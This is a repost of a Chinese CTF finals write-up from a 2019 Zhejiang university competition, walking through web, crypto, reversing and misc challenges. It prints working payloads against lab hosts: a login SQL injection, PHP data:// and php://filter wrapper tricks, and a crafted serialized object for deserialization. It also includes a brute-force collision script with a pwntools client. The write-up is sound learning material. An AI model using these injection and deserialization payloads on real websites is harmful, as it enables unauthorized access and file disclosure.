2019浙江省大学生网络与信息安全竞赛决赛部分WriteUp

转载

CTF小白 于 2019-12-05 14:03:01 发布 5655 收藏 11

分类专栏： CTF

原文链接：https://xz.aliyun.com/t/6458

0x01 前言

这次比赛PWN爷爷没有去，去了OPPO的线下赛，所以最后只拿到了前十靠后的名次。不过还是拿到了省一等奖，也算没有留下什么遗憾。

0x02 万能密码

通过名字就可以知道这题考察的是最基本的SQL注入知识点。
通过对题目环境的测试可以发现，这是基于盲注的POST注入，闭合双引号即可，登陆即可拿到flag

payload


```
admin"#
```


登录成功！

zjctf{Un1v3rsAl_pAs5w0rd_Usef^L}

0x03 贰零肆捌

题目是一个2048的游戏，大概就是分数多于一定的值即可，这边可以选择玩到输的时候抓包，修改分数。我这边是直接修改js代码，另score的初始值等于15001，然后玩到死亡，就获得了flag





0x04 逆转思维

emmmm题目环境我这边没有保留，大概题目逻辑是

第一步

file_get_contents（$_GET(txt)）===“welcome to the zjctf”，大概是这个，我们要让这个条件成立，我一开始想到的是远程文件包含，就是在我这边部署一个包含这个内容的文件，让题目环境访问我们开放的端口，后来发现因为是线下局域网，没办法远程文件包含

然后比赛后半段才在我以前拉取下来的wiki的docker里面找到一个data协议。
利用payload绕过

```
http://172.16.0.102:54321/JgJUfyW1wT/?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
```

第二步

题目有第二个参数file，大概是include()这个file，题目提示我们要包含useless.php
同时有一个判断是file参数不能传入flag，也就是我们不能直接包含flag.php
利用php://filter协议读取这个useless.php
构造payload读取useless.php

```
http://172.16.0.102:54321/JgJUfyW1wT/?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=php://filter/read=convert.base64-encode/resource=useless.php
```

得到useless.php

```
<?php

class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("HAHAHAHAHA");
        }
    }
}
```


?>

第三步

最后一个参数是password，php代码里面有反序列化这个传入的值，所以只要让最后反序列化出来的file等于flag.php就好了。
构造payload

```
view-source:http://172.16.0.102:54321/JgJUfyW1wT/?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

得到flag



0x05 佛洛依德

这边有幸保留了题目

题目源码

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

__author__ = 'seclab'
__copyright__ = 'Copyright © 2019/08/20, seclab'

import hashlib, random, signal

def truncated_hash(message, k):
    return hashlib.sha512(message).digest()[-k:]

def floyd(code, k=3):
    m0 = None
    m1 = None
    turtle = truncated_hash(code, k)
    hare   = truncated_hash(turtle, k)

    while turtle != hare:
        turtle = truncated_hash(turtle, k)
        hare   = truncated_hash(truncated_hash(hare, k), k)

    turtle = code
    pre_period_length = 0
    while turtle != hare:
        m0     = turtle
        turtle = truncated_hash(turtle, k)
        hare   = truncated_hash(hare, k)
        pre_period_length += 1

    if pre_period_length is 0:
        print(code, "Failed to find a collision: code was in a cycle!")
        return floyd(get_random_code())

    period_length = 1
    hare = truncated_hash(turtle, k)
    while turtle != hare:
        m1   =   hare
```

```
        hare = truncated_hash(hare, k)
        period_length += 1
    return (m0, m1, truncated_hash(m0, k), k)

def get_random_code(length=3):
    char_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    pw = ""
    for i in range(length):
        next_index = random.randrange(len(char_set))
        pw = pw + char_set[next_index]
    return pw

def welcom():
    signal.alarm(5)
    print(
r'''
 _____ _                 _     ____                _
|  ___| | ___  _   _  __| |   / ___|_ __ __ _  ___| | __
| |_  | |/ _ \| | | |/ _` |  | |   | '__/ _` |/ __| |/ /
|  _| | | (_) | |_| | (_| |  | |___| | | (_| | (__|   <
|_|   |_|\___/ \__, |\__,_|   \____|_|  \__,_|\___|_|\_\
               |___/
''')

def main():
    welcom()
    flag = open('./flag', 'r').read()

    code = get_random_code()
    m0, m1, code, k = floyd(code)

    print("Your m0 is:{:s}".format(m0.encode("hex")))
    m1 = raw_input("Please input m1:").rstrip("\n")

    try:
        m1 = m1.decode("hex")
        if (m0 != m1) and (truncated_hash(m0, k) == truncated_hash(m1, k)):
            print(flag)
            exit(1)
    except Exception as e:
        pass

    print("Fail, bye!")
    exit(1)

if __name__ == "__main__":
    main()
```

通过代码逻辑我们可以知道，这边就是给我们m0，然后要我们输入正确的m1，然后才给我们flag。

解题思路

我首先关注到的是这个函数

```
def get_random_code(length=3):
    char_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    pw = ""
    for i in range(length):
        next_index = random.randrange(len(char_set))
        pw = pw + char_set[next_index]
    return pw
```

从get_random_code函数可以看出，主要功能是获得长度为3的字符串，字符是A~Z的。
所以通过这个长度为3，可以发现是很容易爆破出m0和m1对应的字典的。

构造字典脚本如下。


```
import hashlib, random
def truncated_hash(message, k):
    return hashlib.sha512(message).digest()[-k:]
def get_random_code(length=3):
    char_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    pw = ""
    for i in range(length):
        next_index = random.randrange(len(char_set))
        pw = pw + char_set[next_index]
    return pw
def floyd(code, k=3):
    m0 = None
    m1 = None
    turtle = truncated_hash(code, k)
    hare   = truncated_hash(turtle, k)

    while turtle != hare:
        turtle = truncated_hash(turtle, k)
        hare   = truncated_hash(truncated_hash(hare, k), k)

    turtle = code
    pre_period_length = 0
    while turtle != hare:
        m0     = turtle
        turtle = truncated_hash(turtle, k)
        hare   = truncated_hash(hare, k)
        pre_period_length += 1

    if pre_period_length is 0:
        print(code, "Failed to find a collision: code was in a cycle!")
        return floyd(get_random_code())

    period_length = 1
    hare = truncated_hash(turtle, k)
    while turtle != hare:
        m1  =   hare
        hare = truncated_hash(hare, k)
        period_length += 1
    return (m0, m1, truncated_hash(m0, k), k)
#code = get_random_code()
#print(code)
#m0, m1, code, k = floyd(code)
#print(m0, m1, code, k)
m0=[]
m1=[]

table="ABCDEFGHIJKLMNOPQRSTUVWXYZ"
```

```
table='ABCDEFGHIJKLMNOPQRSTUVWXYZ'
code=[]
for i in table:
    for j in table:
        for k in table:
            code.append(i+j+k)
            m00, m11, code1, k = floyd(i+j+k)
            m0.append(m00)
            m1.append(m11)

f=open("shuju.txt",'a')

print(len(code))
print(len(m0))
print(len(m1))
f.write("dict = {")
for i in range(len(m0)):
    f.write(m0[i].encode("hex")+":"+m1[i].encode("hex")+",\n")
f.write("}")
f.close()
```

最后处理一下生成的字典，然后获取服务器上的m0，对应我们字典中的m1，发送给服务器即可得到flag

```
dict={}
from pwn import *
#context.log_level ="debug"
sh=remote("172.16.0.103",10011)
sh.recvuntil("is:")
crypto1 = sh.recvline()[:-1]
print("~~~~:",crypto1)

sendm1=dict[crypto1]
print("sendm1",sendm1)
sh.recvuntil("m1:")
sh.sendline(sendm1)
```

sh.interactive()




0x06 简单逆向

首先第一步拿到APK，使用Jeb反编译


```
package com.example.hismali;

import android.app.Activity;
import android.os.Bundle;
import android.view.View$OnClickListener;
import android.view.View;
import android.widget.Button;
import android.widget.TextView;

public class MainActivity extends Activity {
    Button b;
    static int i = 1;
    TextView tv;

    static {
    }

    public MainActivity() {
        super();
    }

    protected void onCreate(Bundle arg2) {
        super.onCreate(arg2);
        this.setContentView(2131034112);
        this.b = this.findViewById(2130968578);
        this.tv = this.findViewById(2130968596);
        this.b.setOnClickListener(new View$OnClickListener() {
            public void onClick(View arg2) {
                if(MainActivity.i == 1) {
                    MainActivity.this.tv.setText("flag不在这");
                }
                else if(MainActivity.i == 2) {
                    MainActivity.this.tv.setText(MyJni.getFlag());
                }
            }
        });
    }
}
```

通过观察发现getFlag是加载进来的一个.so文件
找到这个.so文件，用ida反编译
没有什么难点，就直接明文给你flag了



0x07 清廉校园

首先拿到一张图片，一开始尝试了挺多图片隐写。。。后来才发现，原来图片的最后直接有明文的flag信息。是一个凯撒加密的东西



首先全部移位39得到@JC:FT=ELCOME:OHD;SECLABV
然后通过对flag格式的判断，是ZJCTF开头的，发现无意义的字符距离正确的是相差58位，然后对无意义的字符移位58得到有意义的flag字符串，比较坑的是最后还要全部小写，才是正确的flag
正确的flag为welcometohduseclab

0x08 反推蟒蛇

首先题目给了一个pyo文件，其实一开始看到还是比较绝望的，因为感觉自己应该没有反编译的工具。后来好不容易才在自己的学习记录里面找到曾经有试过本地反编译pyc
使用kali自带的uncompyle6，也有可能是我以前装的
指令如下

```
uncompyle6  encrypt.pyo > encrypt.py
```

得到的encrypt.py源码为

```
# uncompyle6 version 3.3.5
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.15+ (default, Nov 28 2018, 16:27:22)
# [GCC 8.2.0]
# Embedded file name: encrypt.py
# Compiled at: 2017-07-11 05:19:27
from random import randint
from math import floor, sqrt
_ = ''
__ = '_'
____ = [ ord(___) for ___ in __ ]
_____ = randint(65, max(____)) * 255
for ___ in range(len(__)):
    _ += str(int(floor(float(_____ + ____[___]) / 2 + sqrt(_____ * ____[___])) % 255)) + ' '

print _
# okay decompiling encrypt.pyo
```

我这边是现对这些下划线进行了处理
大概逻辑是这样的

```
from random import randint
from math import floor, sqrt
getflag = ''
flag = 'flag{****************}'
b = [ ord(i) for i in flag ]
a = randint(65, max(b)) * 255
for i in range(len(flag)):
    getflag += str(int(floor(float(a + b[i]) / 2 + sqrt(a * b[i])) % 255)) + ' '
print getflag
```

这边题目还给了我们一个flag.enc的文件


```
57, 183, 124, 9, 149, 65, 245, 166, 175, 1, 226, 106, 216, 132, 224, 208, 139, 1, 188, 224, 9, 235, 106, 149, 14
1, 80
```

这个就是flag经过加密后的内容了。

通过分析代码逻辑，我们可以发现，max(b)一定是}的ascii值，然加密后的值一定是最后一个80.通过这个其实我们可以确定一个值，randint(65, max(b))的值可以确定，通过排除一个大于}的ascii的值，确定为102

也就是说我们确定了a的值为102*125
这样其实我们就可以确定每一个字母对应的加密后的值了
构造对应关系脚本

```
from random import randint
from math import floor, sqrt
table = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/{}'
b = [ ord(i) for i in table ]
a = 102*255
dic=[]
for i in range(len(table)):
    dic.append(int(floor(float(a + b[i]) / 2 + sqrt(a * b[i])) % 255))
for i in range(len(dic)):
    print(table[i],":",dic[i])
print(dic)
```



最后得到flag加密前的值

zjctf{ThisRandomIsNotSafe}